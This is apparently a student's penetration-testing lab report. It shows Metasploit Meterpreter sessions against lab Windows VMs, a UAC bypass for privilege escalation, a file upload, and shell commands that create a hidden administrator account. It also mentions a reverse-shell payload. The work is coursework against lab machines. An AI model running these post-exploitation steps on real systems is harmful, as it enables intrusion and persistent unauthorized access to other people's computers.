
1. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)



- The exploit was successful, and the screenshot was taken with the command **screenshot**.
2. Create a text file on the attacker Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the **target's desktop**. Then log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (10 pt)



- With the command `pwd` I determine the current working directory (`C:\Users\Windows 7\Downloads`), then I upload my file with the command `upload IMadeIT-dakpo001.txt`. The file is upload to the current working directory (`C:\Users\Windows 7\Downloads`).



[Privilege escalation] Background your current session, then gain administrator-level privileges on the remote system (10 pt). After you escalate the privilege, complete the following tasks:

3. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (5 pt)

```
root@CS2APenTest: -
File Edit View Search Terminal Help
Active sessions
-----
Id  Name  Type      Information                                     Connection
--  -
1   meterpreter x86/windows WINDOWS7\Window 7 @ WINDOWS7 192.168.10.13:4428 -> 192.168.10.9:1035 (192.168.10.9)
2   meterpreter x86/windows WINDOWS7\Window 7 @ WINDOWS7 192.168.10.13:4444 -> 192.168.10.9:1036 (192.168.10.9)

msf5 exploit(windows/local/bypassuac) > session -i 2
|-| Unknown command: session.
msf5 exploit(windows/local/bypassuac) > sessions -i 2
||| Starting interaction with 2...


meterpreter > net user /add dakpo001 password
|-| Unknown command: net.
meterpreter > shell
Process 1124 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\System32>net user /add dakpo001 password
net user /add dakpo001 password
The command completed successfully.

C:\Windows\System32>net localgroup administrators dakpo001 /add
net localgroup administrators dakpo001 /add
The command completed successfully.

C:\Windows\System32>
```


- After I bypassed the User Account Control (UAC) I successfully created the account **dakpo001** on the target machine with the command **user /add dakpo001 password** and added it to the administrator group with the command **net localgroup administrators dakpo001 /add**.
4. Remote access to the malicious account created in the previous step and browse the files belonging to the user, "Windows 7", in RDP. **(5 pt)**



- I successfully logged into the target machine through the account I created (`dakpo001`).

Task D. Extra Credit (10 points)

- Find another exploit that targets on either Windows XP or Windows Server 2008.



- My target machine is Windows XP. As I cannot find any exploit that we have not exploited yet. I used the executable payload I created in Task C to target Windows XP. I set parameters to make a reverse shell once a payload I created is executed on a target device. Once the executable payload was run on Windows XP, I was successfully able to exploit it